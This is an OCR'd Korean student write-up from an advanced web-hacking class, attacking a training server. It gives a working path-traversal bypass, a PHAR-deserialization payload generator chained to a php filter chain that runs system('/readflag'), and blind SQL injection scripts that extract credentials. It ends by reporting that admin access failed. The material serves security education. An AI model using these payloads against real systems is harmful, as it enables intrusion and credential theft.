
웹해킹 심화

> [19반] 정민석_7000

내부 서버 접근

내부 서버가 외부로 열려있을 수도 있다는 힌트를 바탕으로 http://edu.arang.kr:8080 에 접근하였습니다.



이러한 내부 서버를 확인할 수 있었습니다.

파일 다운로드

공격 벡터는 총 2개로 파악하였습니다.


http://edu.arang.kr:8080/search.php?q=

http://edu.arang.kr:8080/download.php?file=


search.php

`q`를 통하여 입력값을 넣어볼 수 있습니다.


`-`, `+` , `\` 이 필터링 되는 것을 확인하였습니다.




더하여 `1` , `2` 를 입력 시에 상품이 표출되었습니다.



`0` 을 입력시에 상품 자체의 php가 출력되지 않았습니다.



이 외에는 입력시에 `No products found.` 가 나왔습니다.



이에 해당 코드는 다음의 의사코드로 짜여있음을 추정하였습니다.

```
# 입력 필터링
if (- | + | \ in q)
    return "no hack."

# 0은 false임으로 출력 안됨
if (q가 있나?)
    # maybe 하드 코딩..?
    if (q === 1 | 2)
        return "상품정보 php"
    return "No products found."
```

이에 공격벡터로 적합하지 않다고 판단하였습니다.

download.php

`file`에 입력값을 넣을 수 있습니다. 더하여 http://edu.arang.kr:8080/download.php?file=logo.png일 때 이미지가 표출됩니다.

그런데 `file=../logo.png` 의 경우에도 이미지가 출력되었습니다. 하지만 `file=.../logo.png`은 출력되지 않았으며 `file=...//logo.png`은 출력되었습니다.

즉, `../` 가 필터링되어 없어지는 것으로 판단하고, `file=....//index.php` 등의 path travelsal 공격을 해보았습니다. 더하여 세션의 `PHPSESSID`에 `_` 를 집어넣어 얻은 다음의 디렉토리를 가지고 있는 서버임을 파악하였고 각각의 소스코드를 획득하였습니다.

```
/var/www/html
   /admin
      - index.php
      - uplaod.php
   /includes
      - config.php
      - db.php
      - header.php
   - download.php
   - index.php
   - search.php
```

업로드할 payload 설계

phar을 통한 lfi2rce가 가능하다고 생각하였습니다. https://hacksms.tistory.com/15와 https://www.hahwul.com/2018/11/12/phar-php-deserialization-vulnerability/ 그리고 https://www.dottak.me/1964af8a-50ca-800b-9c3f-da340bfa9b5d를 참고하여 payload를 설계하였습니다.

먼저 upload.php에서 다음을 주목하였습니다.

```
class FileIncluder {
   public $filename = "includes/config.php";  // Default to config file

   function __construct($file = "includes/config.php") {
      $this->filename = $file;
   }

   function __destruct() {
      include $this->filename;
   }
}
```

여기에서 `new FileIncluder("{php://...}")` 으로 실행할 수 있다면, `__destruct` 시에 역직렬화 되어, php filter chain을 통하여 rce가 가능합니다. (https://h0pp1.github.io/posts/lfi2rce/)

https://github.com/synacktiv/php_filter_chain_generator/blob/main/php_filter_chain_generator.py 의 코드를 통하여 `<?php system("/readflag");?>` 의 php filter chain을 생성하였습니다.

```
python ./php_filter_chain_generator.py --chain '<?php system("/readflag");?>'
[+] The following gadget chain will generate the following code : <?php system("/readfla
g");?> (base64 value: PD9waHAgc3lzdGVtKCIvcmVhZGZsYWciKTs/Pg)
```

php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500.L4|convert.iconv.ISO_8859-2.ISO-IR-103|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.CP1163.CSA_T500|convert.iconv.UCS-2.MSCP949|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.ISO-8859-14.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSI

```
BM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.b
ase64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF
16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM
932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|c
onvert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|c
onvert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.ic
onv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-dec
ode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.i
conv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.b
ase64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UT
F16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|co
nvert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX021
3|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.8
65.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR
-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX
0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ic
onv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.ic
onv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.base64-decode/resource=php://temp
```

더하여 upload.php에는 `getimagesize` 를 통하여 파일을 검사하고, 파일을 업로드하는 기능이 있습니다.

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
    $file = $_FILES['image'];
    $filename = basename($file['name']);
    $target_path = $upload_dir . '/' . $filename;

    // Check file extension
    $blocked_extensions = array('phar', 'php', 'php3', 'php4', 'php5', 'phtml');
    $file_extension = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

    if(in_array($file_extension, $blocked_extensions)) {
        $message = '<p style="color: red;">This file type is not allowed!</p>';
    } else {
        echo "Testing file signature...<br>";
        // First check file signature
        $image_info = getimagesize($file['tmp_name']);

        if ($image_info) {
            echo '<p style="color: green;">Valid image signature detected!</p>';
```

```
        echo "Creating thumbnail...<br>";

        // Only move file if it's a valid image
        move_uploaded_file($file['tmp_name'], $target_path);
        $message = "File uploaded successfully to: " . htmlspecialchars($target_path);

        if (file_exists($target_path)) {
            // For Creating thumbnail
            $thumb_path = $thumbnail_dir . $filename;

            // Todo : implement thumbnail creation
            // echo '<p style="color: green;">Thumbnail created successfully!</p>';

        }
    } else {
        $message = '<p style="color: red;">Invalid image file!</p>';
        unlink($target_path);  // Remove invalid file
    }

  }
}
```

그리고 download.php에는 `file_exist` 를 통하여 입력을 받습니다.

```
<?php
if(isset($_GET['file'])) {
  $file = $_GET['file'];

  $file = str_replace('../', '', $file);

  $filepath = "images/" . $file;

  header('Content-Type: image/jpeg');

  if(file_exists($filepath)) {
    readfile($filepath);
  }
}
?>
```

이때, `file_exist` 는 `phar://` 로 입력 시에 phar 파일이 역직렬화되어 실행되는 취약점이 있습니다. (https://hacksms.tistory.com/15) 혹은 업로드한 phar 파일에 접근이 가능하면 rce가 가능할 수도 있습니다.(https://yelang123.tistory.com/84)

즉, upload.php의 `FileIncluder` 가젯을 통하여 php filter chain으로 rce를 유도하고자 하는 것이 목표입니다. 이를 위하여 `file_exist` 가 `phar://` 를 역직렬화한다는 것을 토대로, php filter chain을 유도하는 phar을 만들고, 이를 업로드한 뒤, phar에 접근한다면 lfi2rce가 가능할 것입니다.

upload.php의 `FileIncluder` 를 이용할 때, header.php가 include되어 다른 php가 섞이는 것을 막기 위하여 `$GLOBALS['SKIP_HEADER']=true;` 로 설정하였습니다. 더하여 업로드 시에 `getimagesize` 를 피하기 위하여 `'GIF89a'` 를 payload의 앞에 추가하였습니다. `.phar` 의 필터링을 우회하고, 정상적으로 phar로 해석되게 하기 위하여 `'<?php __HALT_COMPILER();?>'` 를 추가하고, 확장자를 phar1으로 지정하였습니다. 이에 아래의 코드를 통하여 phar파일을 생성할 수 있습니다.

```
<?php
$GLOBALS['SKIP_HEADER']=true;
include '/path/to/admin/upload.php';
/* <?php system("/readflag");?> */
$o=new FileIncluder('php://filter/.../resource=php://temp');
$p=new Phar('payload.phar1');
$p->startBuffering();
$p->setStub('GIF89a'.'<?php __HALT_COMPILER();?>');
$p->addFromString('test.txt','test');
$p->setMetadata($o);
$p->stopBuffering();
```

이후 phar 파일을 업로드한 뒤, `download.php?file=....//phar://path/to/phar` 혹은 `download.php?file=....//path/to/phar` 로 요청하여 rce가 가능하리라 생각합니다.

파일 업로드

파일을 upload.php로 업로드 하기 위해서는 다음의 admin 체크를 우회할 수 있어야합니다.

```
function isAdmin() {
    return isset($_SESSION['is_admin']) && $_SESSION['is_admin'] === true;
}
```

이에 sql injection과 세션 조작의 방법을 생각해보았습니다.

SQL Injection

먼저 무지성으로 블라인드 sql injection을 했습니다ㅠㅠ 먼저 죄송하다는 말씀 드리고 싶습니다ㅠㅠ

id와 pw를 찾고, 해당 계정의 is_admin 테이블 값을 1로 만들고자 하였습니다. 아래 코드를 통하여 계정 정보를 무지성으로 확보하였습니다.

```
import requests
from time import sleep

url = "http://edu.arang.kr:8080/search.php"
n=1
while True:
    tmp = []
    for i in range(0,128):
        params = {
            "type":"a",
            "q": f"%')AND(IF((BINARY(SUBSTR((SELECT(username)FROM(users)WHERE(CHAR
(105,115,95,97,100,109,105,110)=1)),{n},1)))=CHAR({i}),1,0))#"
            # "q": f"%')AND(IF((BINARY(SUBSTR((SELECT(password)FROM(users)WHERE(user
name=CHAR(97,100,109,105,110))AND(CHAR(105,115,95,97,100,109,105,110)=0)),{n},1)))=CHAR
({i}),1,0))#"
        }

        response = requests.get(url, params=params)
        if "No products found." in response.text:
            pass
        else:
            tmp.append(chr(i))
            print(chr(i))
    n += 1
```

이것이 가용성에 문제가 있을 수도 있다는 것을 깨닫고, 지성을 되찾고자, 8번의 요청으로 1글자를 찾을 수 있으며 0.5초 당 1건을 요청하는 코드를 구현하였습니다.


```
import requests
from time import sleep

url = "http://edu.arang.kr:8080/search.php"
n=1
while True:
    tmp = ""
    for i in range(1,9):
        params = {
            "type":"a",
            "q": f"%')AND(SUBSTR(LPAD(BIN(ORD(SUBSTR((SELECT(username)FROM(users)W
HERE(CHAR(105,115,95,97,100,109,105,110)=0)),{n},1))),8,0),{i},1))#"
            # "q": f"%')AND(SUBSTR(LPAD(BIN(ORD(SUBSTR((SELECT(password)FROM(users)
WHERE(username=CHAR(97,100,109,105,110))AND(CHAR(105,115,95,97,100,109,105,110)=0)),
{n},1))),8,0),{i},1))#"
        }
```

```
    response = requests.get(url, params=params)
    sleep(0.5)
    if "No products found." in response.text:
        print(0, end="")
        tmp += "0"
    else:
        print(1, end="")
        tmp += "1"
print()
result = chr(int(tmp, 2))
print(result)
n += 1
```


위의 코드를 통하여 계정 정보를 찾고 하나의 쿼리에 SELECT와 UPDATE를 동시에 실행시켜 해당 계정의 is_admin 값을 1로 바꾸고자 하였으나, 서버가 하나의 쿼리중 앞의 SELECT만 해석하여, admin 권한 획득에 실패하였습니다.

세션 조작

burp suite로 Cookie를 조작하였으나, 세션 우회에 실패하였습니다.



실패할 것이 뻔하지만 쿼리에 is_admin 값을 넣어도 동일하였습니다.



최종적으로 파일 업로드에 실패하였습니다.